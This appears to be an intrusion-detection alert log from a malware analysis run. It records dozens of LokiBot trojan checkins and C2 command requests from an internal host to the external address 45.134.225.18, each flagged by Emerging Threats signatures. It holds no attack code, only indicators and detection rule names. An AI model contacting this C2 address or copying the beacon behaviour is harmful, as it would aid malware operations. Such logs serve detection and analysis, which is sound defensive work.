12/03/20-09:59:22.620100	TCP	2570	WEB-MISC Invalid HTTP Version String	49915	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.620100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49915	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.620100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49915	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.620100	TCP	2025381	ET TROJAN LokiBot Checkin	49915	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.620100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49915	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.895658	TCP	2570	WEB-MISC Invalid HTTP Version String	49916	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.895658	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49916	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.895658	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49916	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.895658	TCP	2025381	ET TROJAN LokiBot Checkin	49916	80	192.168.2.5	45.134.225.18
12/03/20-09:59:22.895658	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49916	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.180118	TCP	2570	WEB-MISC Invalid HTTP Version String	49917	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.180118	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49917	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.180118	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49917	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.180118	TCP	2025381	ET TROJAN LokiBot Checkin	49917	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.180118	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49917	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.457048	TCP	2570	WEB-MISC Invalid HTTP Version String	49918	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.457048	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49918	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.457048	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49918	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.457048	TCP	2025381	ET TROJAN LokiBot Checkin	49918	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.457048	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49918	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.742579	TCP	2570	WEB-MISC Invalid HTTP Version String	49919	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.742579	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49919	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.742579	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49919	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.742579	TCP	2025381	ET TROJAN LokiBot Checkin	49919	80	192.168.2.5	45.134.225.18
12/03/20-09:59:23.742579	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49919	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.029588	TCP	2570	WEB-MISC Invalid HTTP Version String	49920	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.029588	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49920	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.029588	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49920	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.029588	TCP	2025381	ET TROJAN LokiBot Checkin	49920	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.029588	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49920	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.311742	TCP	2570	WEB-MISC Invalid HTTP Version String	49921	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:24.311742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49921	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.311742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49921	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.311742	TCP	2025381	ET TROJAN LokiBot Checkin	49921	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.311742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49921	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.580388	TCP	2570	WEB-MISC Invalid HTTP Version String	49922	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.580388	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49922	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.580388	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49922	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.580388	TCP	2025381	ET TROJAN LokiBot Checkin	49922	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.580388	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49922	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.865822	TCP	2570	WEB-MISC Invalid HTTP Version String	49923	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.865822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49923	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.865822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49923	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.865822	TCP	2025381	ET TROJAN LokiBot Checkin	49923	80	192.168.2.5	45.134.225.18
12/03/20-09:59:24.865822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49923	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.144987	TCP	2570	WEB-MISC Invalid HTTP Version String	49924	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.144987	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49924	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.144987	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49924	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.144987	TCP	2025381	ET TROJAN LokiBot Checkin	49924	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.144987	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49924	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.418056	TCP	2570	WEB-MISC Invalid HTTP Version String	49925	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.418056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49925	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.418056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49925	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.418056	TCP	2025381	ET TROJAN LokiBot Checkin	49925	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.418056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49925	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.699207	TCP	2570	WEB-MISC Invalid HTTP Version String	49926	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.699207	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49926	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.699207	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49926	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.699207	TCP	2025381	ET TROJAN LokiBot Checkin	49926	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.699207	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49926	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.987704	TCP	2570	WEB-MISC Invalid HTTP Version String	49927	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.987704	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49927	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.987704	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49927	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.987704	TCP	2025381	ET TROJAN LokiBot Checkin	49927	80	192.168.2.5	45.134.225.18
12/03/20-09:59:25.987704	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49927	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.276884	TCP	2570	WEB-MISC Invalid HTTP Version String	49928	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.276884	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49928	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.276884	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49928	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:26.276884	TCP	2025381	ET TROJAN LokiBot Checkin	49928	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.276884	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49928	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.552232	TCP	2570	WEB-MISC Invalid HTTP Version String	49929	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.552232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49929	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.552232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49929	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.552232	TCP	2025381	ET TROJAN LokiBot Checkin	49929	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.552232	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49929	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.840593	TCP	2570	WEB-MISC Invalid HTTP Version String	49930	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.840593	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49930	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.840593	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49930	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.840593	TCP	2025381	ET TROJAN LokiBot Checkin	49930	80	192.168.2.5	45.134.225.18
12/03/20-09:59:26.840593	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49930	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.120597	TCP	2570	WEB-MISC Invalid HTTP Version String	49931	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.120597	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49931	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.120597	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49931	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.120597	TCP	2025381	ET TROJAN LokiBot Checkin	49931	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.120597	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49931	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.396006	TCP	2570	WEB-MISC Invalid HTTP Version String	49932	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.396006	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49932	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.396006	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49932	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.396006	TCP	2025381	ET TROJAN LokiBot Checkin	49932	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.396006	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49932	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.677191	TCP	2570	WEB-MISC Invalid HTTP Version String	49933	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.677191	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49933	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.677191	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49933	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.677191	TCP	2025381	ET TROJAN LokiBot Checkin	49933	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.677191	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49933	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.958985	TCP	2570	WEB-MISC Invalid HTTP Version String	49934	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.958985	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49934	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.958985	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49934	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.958985	TCP	2025381	ET TROJAN LokiBot Checkin	49934	80	192.168.2.5	45.134.225.18
12/03/20-09:59:27.958985	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49934	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.245079	TCP	2570	WEB-MISC Invalid HTTP Version String	49935	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.245079	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49935	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.245079	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49935	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.245079	TCP	2025381	ET TROJAN LokiBot Checkin	49935	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.245079	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49935	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:28.536404	TCP	2570	WEB-MISC Invalid HTTP Version String	49936	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.536404	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49936	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.536404	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49936	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.536404	TCP	2025381	ET TROJAN LokiBot Checkin	49936	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.536404	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49936	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.822313	TCP	2570	WEB-MISC Invalid HTTP Version String	49937	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.822313	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49937	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.822313	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49937	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.822313	TCP	2025381	ET TROJAN LokiBot Checkin	49937	80	192.168.2.5	45.134.225.18
12/03/20-09:59:28.822313	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49937	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.098540	TCP	2570	WEB-MISC Invalid HTTP Version String	49938	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.098540	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49938	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.098540	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49938	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.098540	TCP	2025381	ET TROJAN LokiBot Checkin	49938	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.098540	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49938	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.394972	TCP	2570	WEB-MISC Invalid HTTP Version String	49939	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.394972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49939	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.394972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49939	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.394972	TCP	2025381	ET TROJAN LokiBot Checkin	49939	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.394972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49939	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.658316	TCP	2570	WEB-MISC Invalid HTTP Version String	49940	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.658316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49940	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.658316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49940	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.658316	TCP	2025381	ET TROJAN LokiBot Checkin	49940	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.658316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49940	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.949830	TCP	2570	WEB-MISC Invalid HTTP Version String	49941	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.949830	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49941	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.949830	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49941	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.949830	TCP	2025381	ET TROJAN LokiBot Checkin	49941	80	192.168.2.5	45.134.225.18
12/03/20-09:59:29.949830	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49941	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.221100	TCP	2570	WEB-MISC Invalid HTTP Version String	49942	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.221100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49942	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.221100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49942	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.221100	TCP	2025381	ET TROJAN LokiBot Checkin	49942	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.221100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49942	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.499972	TCP	2570	WEB-MISC Invalid HTTP Version String	49943	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.499972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49943	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:30.499972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49943	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.499972	TCP	2025381	ET TROJAN LokiBot Checkin	49943	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.499972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49943	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.778699	TCP	2570	WEB-MISC Invalid HTTP Version String	49944	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.778699	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49944	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.778699	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49944	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.778699	TCP	2025381	ET TROJAN LokiBot Checkin	49944	80	192.168.2.5	45.134.225.18
12/03/20-09:59:30.778699	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49944	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.057081	TCP	2570	WEB-MISC Invalid HTTP Version String	49945	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.057081	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49945	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.057081	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49945	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.057081	TCP	2025381	ET TROJAN LokiBot Checkin	49945	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.057081	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49945	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.400097	TCP	2570	WEB-MISC Invalid HTTP Version String	49946	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.400097	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49946	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.400097	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49946	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.400097	TCP	2025381	ET TROJAN LokiBot Checkin	49946	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.400097	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49946	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.803027	TCP	2570	WEB-MISC Invalid HTTP Version String	49947	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.803027	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49947	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.803027	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49947	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.803027	TCP	2025381	ET TROJAN LokiBot Checkin	49947	80	192.168.2.5	45.134.225.18
12/03/20-09:59:31.803027	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49947	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.084681	TCP	2570	WEB-MISC Invalid HTTP Version String	49948	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.084681	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49948	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.084681	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49948	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.084681	TCP	2025381	ET TROJAN LokiBot Checkin	49948	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.084681	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49948	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.388118	TCP	2570	WEB-MISC Invalid HTTP Version String	49949	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.388118	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49949	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.388118	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49949	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.388118	TCP	2025381	ET TROJAN LokiBot Checkin	49949	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.388118	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49949	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.951838	TCP	2570	WEB-MISC Invalid HTTP Version String	49950	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.951838	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49950	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.951838	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49950	80	192.168.2.5	45.134.225.18
12/03/20-09:59:32.951838	TCP	2025381	ET TROJAN LokiBot Checkin	49950	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:32.951838	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49950	80	192.168.2.5	45.134.225.18
12/03/20-09:59:33.349041	TCP	2570	WEB-MISC Invalid HTTP Version String	49951	80	192.168.2.5	45.134.225.18
12/03/20-09:59:33.349041	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49951	80	192.168.2.5	45.134.225.18
12/03/20-09:59:33.349041	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49951	80	192.168.2.5	45.134.225.18
12/03/20-09:59:33.349041	TCP	2025381	ET TROJAN LokiBot Checkin	49951	80	192.168.2.5	45.134.225.18
12/03/20-09:59:33.349041	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49951	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.655264	TCP	2570	WEB-MISC Invalid HTTP Version String	49952	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.655264	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49952	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.655264	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49952	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.655264	TCP	2025381	ET TROJAN LokiBot Checkin	49952	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.655264	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49952	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.954467	TCP	2570	WEB-MISC Invalid HTTP Version String	49953	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.954467	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49953	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.954467	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49953	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.954467	TCP	2025381	ET TROJAN LokiBot Checkin	49953	80	192.168.2.5	45.134.225.18
12/03/20-09:59:34.954467	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49953	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.227269	TCP	2570	WEB-MISC Invalid HTTP Version String	49954	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.227269	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49954	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.227269	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49954	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.227269	TCP	2025381	ET TROJAN LokiBot Checkin	49954	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.227269	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49954	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.511750	TCP	2570	WEB-MISC Invalid HTTP Version String	49955	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.511750	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49955	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.511750	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49955	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.511750	TCP	2025381	ET TROJAN LokiBot Checkin	49955	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.511750	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49955	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.792503	TCP	2570	WEB-MISC Invalid HTTP Version String	49956	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.792503	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49956	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.792503	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49956	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.792503	TCP	2025381	ET TROJAN LokiBot Checkin	49956	80	192.168.2.5	45.134.225.18
12/03/20-09:59:35.792503	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49956	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.073485	TCP	2570	WEB-MISC Invalid HTTP Version String	49957	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.073485	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49957	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.073485	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49957	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.073485	TCP	2025381	ET TROJAN LokiBot Checkin	49957	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.073485	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49957	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.354127	TCP	2570	WEB-MISC Invalid HTTP Version String	49958	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:36.354127	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49958	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.354127	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49958	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.354127	TCP	2025381	ET TROJAN LokiBot Checkin	49958	80	192.168.2.5	45.134.225.18
